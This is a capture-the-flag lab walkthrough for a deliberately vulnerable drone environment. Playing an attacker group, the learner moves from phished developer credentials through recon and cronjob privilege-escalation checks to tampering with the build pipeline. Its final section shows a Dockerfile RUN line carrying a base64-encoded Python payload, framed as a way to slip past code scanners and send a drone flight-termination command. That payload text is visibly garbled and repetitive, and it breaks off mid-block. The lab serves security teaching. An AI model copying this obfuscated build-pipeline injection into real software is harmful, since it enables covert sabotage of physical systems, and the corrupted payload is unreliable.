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Damn Vulnerable Drone Supply Chain Compromise CTF - Technical Walkthrough

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1 Welcome to Your First Cyber Hacking Lab!

Operation Briefing: Infiltrate SkyDefence AG

You are now a member of the advanced threat actor group **BitLock**. Your group's objective is to infiltrate and compromise the secure drone manufacturer, **SkyDefence AG**. After multiple failed direct attacks on SkyDefence AG's hardened perimeter, BitLock strategists devised a new approach: exploiting weaknesses within SkyDefence AG's software supply chain.

Your reconnaissance identified an ideal target: **SkyDeliverer AG**, a software development partner trusted by SkyDefence AG to deliver critical software updates for their drones. You've successfully executed a targeted phishing campaign, and you've now gained the credentials of a junior developer at SkyDeliverer AG - the account "developer" with the password "**dev123**".

Your mission is clear: leverage this initial access to stealthily navigate the internal environment of SkyDeliverer AG, identify potential weaknesses, and inject malicious code into their build systems. Once deployed, your infected software will propagate into SkyDefence AG's secure drone infrastructure, compromising their drone fleet and achieving BitLock's ultimate objective.

Prepare yourself for a sophisticated supply chain compromise—your skills in stealth, patience, and technical acumen will be critical.

Are you ready to infiltrate and pwn the SkyDefence AG?




Figure: Supply Chain Attack Pathway into SkyDefence AG

1.1 Learning Objectives

By the end of this exercise, you will be able to:

- Clearly define and explain a **supply chain attack**.
- Use fundamental **Linux commands** effectively for reconnaissance and exploration.
- Understand common reasons why developers introduce **security vulnerabilities**.
- Think critically from both the **attacker's and defender's perspectives**.
- Execute and recognize techniques employed by professional cybersecurity analysts.

1.2 What You Need

To successfully complete this lab, ensure you have the following:

- **Hardware Requirements:**
 - CPU: Minimum 4 CPU cores (8 cores recommended)
 - RAM: Minimum 8GB (16GB recommended)
 - Disk Space: At least 20GB of free space
 - Internet connection for downloading Docker images
- **Docker Desktop**
- **Basic knowledge of the linux commandline** is helpful but not mandatory.
- **Curiosity and patience** to explore and learn.

1.3 Understanding Supply Chain Attacks

What is a Supply Chain Attack? (Simple Explanation)

Imagine ordering food at your favorite restaurant. You trust the restaurant completely, so you never question where the ingredients come from or if someone has tampered with them.

A **supply chain attack** is like secretly contaminating these ingredients at the supplier stage—before they ever reach the restaurant. By the time the ingredients are delivered, even the trusted restaurant unknowingly serves compromised meals to customers.

In the cybersecurity world, hackers don't always directly target their primary victims. Instead, they inject malicious code into software or updates during their development phase. Once installed by the end-users, this software is already compromised.

2 Background: MITRE ATT&CK Framework

What is the MITRE ATT&CK Framework?

The MITRE ATT&CK Framework is a globally recognized knowledge base of cyberattack techniques and tactics. It helps security professionals understand how real-world attackers operate, map their activities, and improve defenses.

Key Concepts:

- **Tactics:** The attacker's goals (e.g., Initial Access, Persistence, Privilege Escalation)
- **Techniques:** How those goals are achieved (e.g., Phishing, Exploiting Vulnerabilities, Scheduled Tasks)
- **Procedures:** Real-world examples of how techniques are used

In this lab, you'll see MITRE IDs (like T1078) that map your actions to real attacker behaviors!




Figure: Example MITRE ATT&CK Tactics Progression

3 Background: What is Docker?

Docker in a Nutshell

Docker is a tool that lets you run applications in isolated environments called **containers**. Think of containers as lightweight, portable virtual computers that always work the same way, no matter where you run them.

Why use Docker?

- Easy to set up complex labs and environments
- Each container is separate and safe to experiment in
- Used by real companies for development and deployment

4 Setting Up Docker

This section covers installing Docker on Linux, macOS, and Windows as this is will run the infrastructure which we will need in order to start the lab.

For Windows and MAC please follow the installation steps over to:

<https://docs.docker.com/desktop/mac/install/>




Figure 1: Download your corresponding docker image

Confirm that everything is working by opening your Command Prompt and running:

```
1 sudo docker run hello-world
```

```
C:\Users\ChristofRenner> docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/
```

Figure 2: Successful output of "docker run hello-world"

If you want to install docker on Linux please consult the the docker installation docs to find custom instructions for your distribution:

<https://docs.docker.com/desktop/setup/install/linux/>

5 System Architecture

5.1 Container Overview

The lab environment comprises several interconnected components.

1. **Developer Machine** (`dev-workstation`)

- working machine of the developer account.
- Equipped with necessary build tools and development environment.

2. **Flight Controller** (`flight-controller`)

- Core drone firmware.
- Processes virtual sensor data for drone flight controls.

3. **Companion Computer** (`companion-computer`)

- Performs advanced onboard processing tasks beyond basic flight control.
- Manages telemetry logs, wireless networks, camera streaming, and autonomous guidance systems.
- Communicates with Ground Control via wireless MAVLink connections.

4. **Ground Control Station** (`ground-control`)

- Central user interface for drone pilots/operators.
- Provides functionalities for mission planning, flight mapping, video streaming, and joystick control.
- Monitors build artifacts and manages software deployments.

5. **Simulator** (`simulator`)

- For drone physics and environments.
- Manages motor operations, physics calculations, and sensor simulations.

5.2 Network Topology




Figure 3: Simplified Network Topology: External Attacker vs. Internal Drone System

6 Lab Setup - Getting Started

6.1 Starting Your Hacking Environment

First, let's get our lab environment running. To get all the infrastructure we need let's first clone the repo which hosts it.

```
1 # Open a terminal and clone the repo. Install git if not present.
2 git clone https://github.com/crnnr/Damn-Vulnerable-Drone
```

Listing 1: Cloning the required repo

Secondly, let's start the infrastructure.

```
1 # Open a terminal and navigate to the project directory
2 cd Damn-Vulnerable-Drone
3
4 # Execute the start script
5 bash start.sh
6
7 # ! You will now see the startup of all the containers!
8 # Depending on your setup, this might take a couple of minutes
9
10 # The script will handle starting containers and connect you
11 # to the developer machine automatically.
12 # If not, you can check running containers with:
13 # docker ps
```


Listing 2: Starting the Lab Environment

What just happened? We just started several "virtual computers" (called containers) that simulate a real company's development environment:

- A developer's workstation (where programmers write code)
- A network which connects the different parts of the drone
- The background Webserver which simulates the drone behaviour

Think of it like a miniature version of a real company's IT infrastructure!

If everything worked you now have something that looks something like this:



```
developer@799afcbb7bfb:/$ |
```

Figure 4: Successful start of lab env

You are now connected to the developer machine with the junior developer credentials we acquired through the fishing campaign. You can now look around, familiarize yourself with the environment and explore the container!

7 Exploring the Lab Environment

7.1 Step 1: Accessing the Damn Vulnerable Drone Webpage

After successfully starting your lab environment, your simulated drone is now active. Let's begin by accessing the drone's web management interface:

1. Open your preferred browser.
2. Navigate to:

`http://localhost:8000/`

If everything is correctly set up, you should see something that resembles the page below:



Figure 5: Damn Vulnerable Drone Web Interface

On the upper right hand side, you can now click through the different stages of a test environment. Again, based on your Hardware, some steps might take a second to load. However, go ahead and run through the different stage of the Flight stages.

7.2 Step 2: Exploring the Developer Container

Back in our developer box, lets look around a little what we can find.

On the machine execute these commands:

```
1  # Who are we?
2  whoami
3
4  # List the content of the current directory we are in.
5  ls
```

Listing 3: Exploring the filesystem

The Linux commandline In order to advance the challenge we need to learn some basic linux commandline commands:

- **cd**: Allows us to change directories
- **ls**: Lists the content of a directory
- **nano**: allows us to edit files via commandline
- **nano**: allows us to view the content of a file

Pro Tip: Use "Tab" to auto-complete commands

Challenge: Coming home

How many "home"-directories exist on the developer machine?

8 Advancing the Attack: Reconnaissance

Now that you've established a foothold on the developer's machine, it's crucial to begin reconnaissance to find ways to escalate your attack. Professional attackers spend considerable time performing detailed reconnaissance to identify vulnerabilities and potential targets.

What is Reconnaissance?

Reconnaissance is the first step in most cyberattacks. It involves collecting valuable information about a target's environment, such as:

- Sensitive files containing passwords or API keys.
- SSH keys or other authentication mechanisms.
- Configuration and build scripts that reveal software vulnerabilities.

Effective reconnaissance greatly increases your chances of a successful exploitation.

8.1 Conducting Reconnaissance: Basic Linux Commands

Begin your reconnaissance by exploring the environment systematically. Execute the following Linux commands in the developer container to gather useful information:

```
1 # Navigate to the developer's directory
2 cd /home/developer/
3
4 # Thoroughly examine directories and their contents
5 ls -la
6
7 # Look specifically for SSH keys used for remote server access
8 ls -la ~/.ssh/
```

Listing 4: Advanced exploration commands

What are SSH Keys?

SSH keys are cryptographic keys used for authentication in the SSH protocol, enabling secure remote access to servers and other systems. They replace passwords with a more secure and often more convenient method of authentication, relying on a pair of keys: a private key kept secret by the user and a public key shared with the server.

Since we didn't find anything, let's check what we can accomplish with our current developer account:

```
1  # Display your user ID and group memberships
2  id
3
4  # Check your current user's permissions for sudo commands
5  sudo -l
```

Listing 5: Checking user privileges

What are Privileges?

In Linux, **privileges** define what operations a user is allowed to perform. Regular users typically have limited privileges, whereas administrators (root) have full control over the system.

Attackers usually seek **privilege escalation** to move from regular user privileges to administrative (root) privileges. With root privileges, attackers can access sensitive files, alter configurations, and maintain persistent access.

```
developer@1b7c5fa58c09:/$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
developer@1b7c5fa58c09:/$ sudo -l
[sudo] password for developer:
Sorry, user developer may not run sudo on 1b7c5fa58c09.
developer@1b7c5fa58c09:/$
```

Figure 6: Output of privilege checks in the container

Since we seem to have no special privileges, let's look for other ways an attacker might use.

9 SSH Keys

One way to we could use to further our reach into into the network are **SSH-Keys**. SSH keys can be used to authenticate to other systems without needing a password, making them a valuable asset for an attacker. If we can find and use the developer's SSH keys, we may be able to access other machines in the network.


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We can check if the developer has any SSH keys configured by looking in the `/.ssh/` directory.

```
1 # List SSH keys in the developer's .ssh directory
2 ls -la ~/.ssh/
```

Listing 6: Checking for SSH keys



```
developer@322ac5aec1bf: / × + ▾
developer@322ac5aec1bf:/$ ls -la ~/.ssh/
ls: cannot access '/home/developer/.ssh/': No such file or directory
developer@322ac5aec1bf:/$ |
```

Figure 7: Output of SSH key checks in the container

Seeing as there is no `.ssh` directory, we can assume that the developer has not set up any SSH keys. Looking at this we should look into escalating our privileges on the local machine.

10 Cronjobs

A common method of privilege escalation (both on Linux and Windows!) involves exploiting scheduled tasks. In Linux these are known as **cronjobs**. Cronjobs are automated tasks scheduled to run periodically under a defined user account.

Let's investigate if there are any cronjobs configured on this system.

```
1  # Check cronjobs belonging to your current user
2  crontab -l
3
4  # Check system-wide cronjobs (typically requiring higher privileges)
5  ls -la /etc/cron*
6
7  # View cronjob configuration files for scheduled tasks
8  cat /etc/crontab
9  cat /etc/cron.d/*
```

Listing 7: Checking cronjobs

What do cronjobs look like?

Cronjob Format: Each line in a cronjob file follows this format:

```
* * * * * useraccount command-or-script-to-execute
```

The five asterisks represent the schedule:

- **Minute** (0-59)
- **Hour** (0-23)
- **Day of Month** (1-31)
- **Month** (1-12)
- **Day of Week** (0-7, where both 0 and 7 represent Sunday)

For example, `0 5 * * 1 user1 /path/to/script.sh` runs the script every Monday at 5:00 AM in the user1's context.

10.1 Analyzing Cronjob Vulnerabilities

When analyzing cronjobs for vulnerabilities, look for the following common security issues:

- Cronjobs running scripts from directories where you have write permissions.
- Scripts or binaries executed by cronjobs that lack absolute paths, making them susceptible to path manipulation.
- Cronjobs that execute scripts with overly permissive file permissions.

```

developer@322ac5aec1bf:/$ crontab -l
no crontab for developer
developer@322ac5aec1bf:/$ ls -la /etc/cron*
-rw-r--r-- 1 root root 1136 Mar 23 2022 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x 1 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul 1 18:15 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder
-rw-r--r-- 1 root root 38 Jun 21 08:38 build-update
-rw-r--r-- 1 root root 201 Jan 8 2022 e2scrub_all

/etc/cron.daily:
total 20
drwxr-xr-x 1 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul 1 18:15 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder
-rwxr-xr-x 1 root root 1478 Apr 8 2022 apt-compat
-rwxr-xr-x 1 root root 123 Dec 5 2021 dpkg

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul 1 18:15 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul 1 18:15 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder

/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul 1 18:15 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder
developer@322ac5aec1bf:/$

```

Figure 8: Output of cron job checks in the container

Looking at the output of the previous commands, we can see that there are multiple cronjobs configured on the system.

Challenge: Finding Cronjobs

Did you find any cronjobs that run with root privileges or execute scripts that you can modify?


List them below!

Now that we have found an potentially vulnerable cronjob running as root, let's look at how we can exploit it.
Let's start by looking at the build-update.script that we gets executed by the cronjob.

```
1 ls -al /bin/build-update.sh
```

Listing 8: Viewing build-update.script

Using this command we can see different properties of the file:



```
developer@e1d838127397:/$ ls -al /bin/build-update.sh
-rwxr-xr-x 1 root root 7354 Jun 21 17:45 /bin/build-update.sh
developer@e1d838127397:/$
```

Figure 9: Output of build-update script checks in the container

- **File Permissions:** The first column shows the file's permissions, such as `-rwxr-xr-x`. This indicates:
 - `-`: Regular file.
 - `rwx`: The owner has read, write, and execute permissions.
 - `r-x`: The group has read and execute permissions.
 - `r-x`: Others have read and execute permissions.
- **Number of Links:** The second column shows the number of hard links to the file.
- **Owner:** The third column displays the username of the file's owner, e.g., `root`.
- **Group:** The fourth column shows the group associated with the file, e.g., `root`.
- **File Size:** The fifth column indicates the size of the file in bytes.
- **Last Modified Date:** The sixth through eighth columns show the date and time the file was last modified.
- **File Name:** The final column displays the name of the file, `build-update.sh`.

This information is crucial for understanding the file's accessibility and potential vulnerabilities. For example, if the file is writable by the current user or group, it could be exploited to escalate privileges.

We can see that the file is owned by root and we can only **view** it.
We can do so by running:

```
1 # View the content of the build-update script
2 cat /bin/build-update.sh
```

Listing 9: Viewing the build-update script

Looking at the content of the script, we can see that it is used to update the software components of the SkyDeliverer AG.

```
1  #!/bin/bash
2  BUILD_LOG="/var/log/build-pipeline.log"
3  BUILD_DIR="/builds"
4  SHARED_BUILDS="/opt/shared-builds"
5  SOURCE_DIR="/sourcecode"
6  ARTIFACT_DIR="/opt/artifacts"
7  RTL_MODULE="return-to-land.py"
8  BUILD_VERSION=$(date +%Y%m%d_%H%M%S)
9
10 log_message() {
11     echo "$(date '+%Y-%m-%d %H:%M:%S') [BUILD-PIPELINE] $1" >> "$BUILD_LOG"
12 }
13 run_stage() {
14     local stage_name="$1"
15     local status="$2"
16     log_message "[$stage_name] $status"
17 }
18 .....
```

Listing 10: Content of build-update.sh

Looking at the file we can see, that the code is located in the `/sourcecode` directory.

Take a look at the content of the `/sourcecode` directory by running:

```
developer@eld838127397:/$ ls -al /sourcecode/
total 44
drwxr-xr-x 1 developer developer 4096 Jun 22 16:57 .
drwxr-xr-x 1 root      root      4096 Jul  1 19:35 ..
drwxr-xr-x 1 developer developer 4096 Jun 21 09:58 companion-computer
drwxr-xr-x 1 developer developer 4096 Jun 21 09:58 flight-controller
drwxr-xr-x 1 developer developer 4096 Jun 21 11:34 ground-control-station
drwxr-xr-x 1 developer developer 4096 Jun 21 09:58 simulator
```

Figure 10: Output of the sourcecode directory listing

Challenge: Getting to the source

Look at the content of the `/sourcecode` directory. Where do we need to go if we want to modify the `return to land` step?

11 Diving into the Code

Looking at the found source we see the structure of the different containers. A quick look into the "ground-control-station" directory reveals a "stages" folder, which contains the different stages of the drone flight.

Seeing as we want to crash the drone at the "return to home" stage, lets take a look into the corresponding stage file.

```
1 # View the content of the return to home stage
2 cat /sourcecode/ground-control-station/stages/return-to-land.py
```

Listing 11: Viewing the return to home stage

This reveals the following:

```
1 from pymavlink import mavutil
2 import time
3
4 def set_rtl_altitude(master, rtl_alt_cm):
5     """Set the RTL altitude."""
6     master.mav.param_set_send(
7         master.target_system,
8         master.target_component,
9         b'RTL_ALT',
10        rtl_alt_cm,
11        mavutil.mavlink.MAV_PARAM_TYPE_INT32
12    )
13    # Wait for the parameter to be set
14    time.sleep(2)
15
16 def set_mode_rtl(master):
17     """Set the drone's mode to RTL (Return to Launch)."""
18     master.mav.set_mode_send(
19         master.target_system,
20         mavutil.mavlink.MAV_MODE_FLAG_CUSTOM_MODE_ENABLED,
21         mavutil.mavlink.COPTER_MODE_RTL
22     )
23
24 # Connect to the drone
25 connection_string = "udp:0.0.0.0:14550"
26 master = mavutil.mavlink_connection(connection_string)
27 master.wait_heartbeat()
28 print("Connected to drone")
29
30 # Set RTL altitude (e.g., 5000 cm for 50 meters)
31 set_rtl_altitude(master, 275)
32 print("RTL altitude set to 50 meters")
33
34 # Set mode to RTL
35 set_mode_rtl(master)
36 print("Returning to Launch")
```

Listing 12: Content of return-to-land.py

12 Modifying the Build Process

Taking a blue team perspective

As a defensive security professional there might be steps implemented that could trigger alarms when executing these supply chain attacks.

This could include implementing static code analysis and vulnerability scanning in build pipelines.

Static Code Analysis & Vulnerability Scanning

Static Application Security Testing tools analyze source code without executing it to identify potential security vulnerabilities and coding errors.

When integrated into CI/CD pipelines, these tools can:

- Automatically scan every code commit or pull request
- Block builds that contain known vulnerabilities or malicious code patterns
- Generate detailed reports of security issues with remediation guidance
- Enforce secure coding standards and best practices

So in theory this means that, if we modify the code in a way that is not expected, it could trigger an alarm and alert the security team.

In order to avoid this, we will modify the code in a way that is not immediately obvious. We will do this by obfuscating the code, so it cannot immediately be recognized as malicious.

What is Code Obfuscation? Code obfuscation is the practice of making code difficult to understand while preserving its functionality. This is often done to protect intellectual property, prevent reverse engineering, or hide malicious intent in supply chain attacks.

Some methods of code obfuscation include:

- Renaming variables and functions to meaningless names
- Adding unnecessary code that does not affect functionality
- Using complex control flow structures
- Encoding strings or data in a way that is not immediately readable

We are going to use the latter method: encoding strings or data in a way that is not scannable by automated tools.

This will allow us to modify the code in a way that is not scannable by automated tools.

12.1 Entering the Pipeline

For an even more stealthy approach, we are not going to modify the code directly, but rather inject our malicious code into the build pipeline.

This way, even if someone looks at the code, they will not see our malicious code directly. Instead, we will modify the build pipeline to execute our malicious code during the build process.

In our use case, the "Build Pipeline" is simulated by the Dockerfile of the docker container. We will modify the Dockerfile of the **ground-control-station** container to execute our malicious code during the build process.

We will slightly alter the Dockerfile of the `ground-control-station` container like this:

```
1 # Open the Dockerfile in the ground-control-station directory
2 nano /sourcecode/ground-control-station/Dockerfile
```

Listing 13: Modifying the Dockerfile

In the Dockerfile, we will add a line to insert our malicious code into the build process. The malicious code is base64-encoded to avoid detection by simple text-based security scanners:

```

1     [... previous Dockerfile content ...]
2     COPY ground-control-station/missions /missions
3     COPY ground-control-station/init /init
4
5     # This line decodes and executes malicious Python code during build
6     RUN echo "
7
8     ZnJvbSBweW1hdmxpbmsgaw1wb3J0IG1hbnV0aWwKaW1wb3J0IHRpbWUKCmRlZiBzZW5k
9     X2ZsaWdodF90ZXJtaW5hdGlvb19jb21tYW5kKG1hc3Rlcik6CiAgICAiIiJTZW5kIGZs
10    aWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHRvIGZvcnNlIHRoZSBkcm9uZSB0byBzaHV0
11    IGRvd24gaW4gbWlkLWFpci4iIiIKICAgIG1hc3Rlcic5tYXYuY29tbWZuZm9uZm9uZm9u
12    bmQoCiAgICAgICAgbWZdGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdGVyLnRh
13    cmdldF9jb21wb25lbnQsCiAgICAgICAgbWZdZXJpbC5tYXZsaW5rLk1BVl9DTURfRE9f
14    RkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWFOaW9uCiAgICAg
15    ICAGMSwgICMgUGFyYW0xOiaXIHrvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
16    ICAGICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3R0ZXIgcGFyYW1zIHVudXNlZAogICAg
17    KQogICAgcHJpbnQoIkZsaWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHNlbnQgLSBzaW11
18    bGF0aW5nIGNyYXNoIikKCIMgQ29ubmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9u
19    dHJpbmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
20    a19jb25uZWNOaW9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
21    YXQoKQpwcmVudGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdZXJpbC5tYXZsaW5r
22    Lk1BVl9DTURfRE9fRkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmly
23    bWFOaW9uCiAgICAgICAgbWZdGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdGVyLnRh
24    cmdldF9jb21wb25lbnQsCiAgICAgICAgbWZdZXJpbC5tYXZsaW5rLk1BVl9DTURfRE9f
25    RkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWFOaW9uCiAgICAg
26    ICAGMSwgICMgUGFyYW0xOiaXIHrvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
27    ICAGICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3R0ZXIgcGFyYW1zIHVudXNlZAogICAg
28    KQogICAgcHJpbnQoIkZsaWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHNlbnQgLSBzaW11
29    bGF0aW5nIGNyYXNoIikKCIMgQ29ubmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9u
30    dHJpbmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
31    a19jb25uZWNOaW9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
32    YXQoKQpwcmVudGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdZXJpbC5tYXZsaW5r
33    Lk1BVl9DTURfRE9fRkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmly
34    bWFOaW9uCiAgICAgICAgbWZdGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdGVyLnRh
35    cmdldF9jb21wb25lbnQsCiAgICAgICAgbWZdZXJpbC5tYXZsaW5rLk1BVl9DTURfRE9f
